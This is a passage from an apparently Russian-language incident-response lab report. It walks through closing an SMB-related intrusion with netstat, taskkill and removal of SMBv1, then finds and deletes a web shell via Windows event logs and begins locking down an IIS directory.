


Рисунок 96 – Событие, указывающее на повышение привилегий.

Чтобы закрыть эту уязвимость – необходимо подключиться к файловому серверу по RDP, выключить SMB протокол, так как атака связана с его уязвимостью и убрать возможную сетевую сессию от злоумышленника.

Первым делом, откроем командную строку, чтобы проверить наличие подозрительных сетевых сессий с помощью команды «netstat -n -o». После просмотра списка подключений можно увидеть подозрительное соединение с внешнего адреса. Журнал сетевых подключений представлен на рисунке 97.




Рисунок 97 – Журнал сетевых подключений.

Чтобы закрыть это сетевое соединение, необходимо ввести команду «taskkill /pid 3876 /f», где значение pid выбирается из крайнего правого столбца. Это показано на рисунке 98.




Рисунок 98 – Закрытие сетевого соединения.

После закрытия соединения необходимо отключить SMB протокол на сервере. Для этого требуется воспользоваться утилитой «Server Manager». Это событие представлено на рисунке 99.




Рисунок 99 – Событие, указывающее на атаку злоумышленника.

Появится меню удаления функций и расширений, в котором необходимо выбрать раздел расширений, найти расширение «SMBv1» и снять с него отметку. Действие представлено на рисунке 100.




Рисунок 100 – Удаление SMBv1.

В последнем шаге необходимо подтвердить удаление, при этом произвести перезагрузку после удаления функции, чтобы сервер перестроился на работу без него. Окно удаления показано на рисунке 101.




Рисунок 101 – Окно удаления.

Для устранения последней уязвимости необходимо обратиться к системе мониторинга. На хост 10.10.2.11 поступает подозрительный трафик с Metasploit. Причем отображается указание на загрузку вредоносного ПО и полезную нагрузку. События, указывающие на это, представлены на рисунках 102 и 103.




Рисунок 102 – Указание на загрузку вредоносного ПО на хост.




Рисунок 103 – Указание на полезную нагрузку после эксплуатации.

Для отслеживания происходящего необходимо зайти на хост. Требуется воспользоваться журналом событий. Журнал событий показан на рисунке 104.




Рисунок 104 – Поиск журнала событий.

Далее необходимо перейти в раздел «Windows Logs» и зайти в подраздел «Security». Требуется отфильтровать логи по промежутку атаки с

помощью фильтра, отображенного справа. Настройка журнала представлена на рисунке 105.




Рисунок 105 – Фильтрация событий по времени.

После фильтрации необходимо найти событие, указывающее на доступ к сетевой директории сервера, которая используется для аутенфикации. Событие представлено на рисунке 106.




Рисунок 106 – Событие, указывающее на бэкдор.

Для избавления от бэкдора необходимо перейти по пути, указанному в событии журнала. Однако путь требуется продолжить до директории сетевой аутенфикации. Путь представлен на рисунке 107.




Рисунок 107 – Директория сетевой аутенфикации.

В данной папке находится подозрительный файл под названием «AM_Backdoor». Данный файл и есть искомый веб-шелл. Для закрытия последствия атаки необходимо удалить файл. Процесс показан на рисунке 108.




Рисунок 108 – Удаление файла веб-шелла.

Для закрытия самой уязвимости необходимо ограничить доступ записи файлов в директорию сетевой аутенфикации. Для этого требуется перейти в «административные инструменты» и воспользоваться сервисом «Internet Information Service Manager». Путь к сервису показан на рисунке 109.




Рисунок 109 - Запуск искомого сервиса.

Затем необходимо пройти по пути до директории ecp, который показан на рисунке 110.

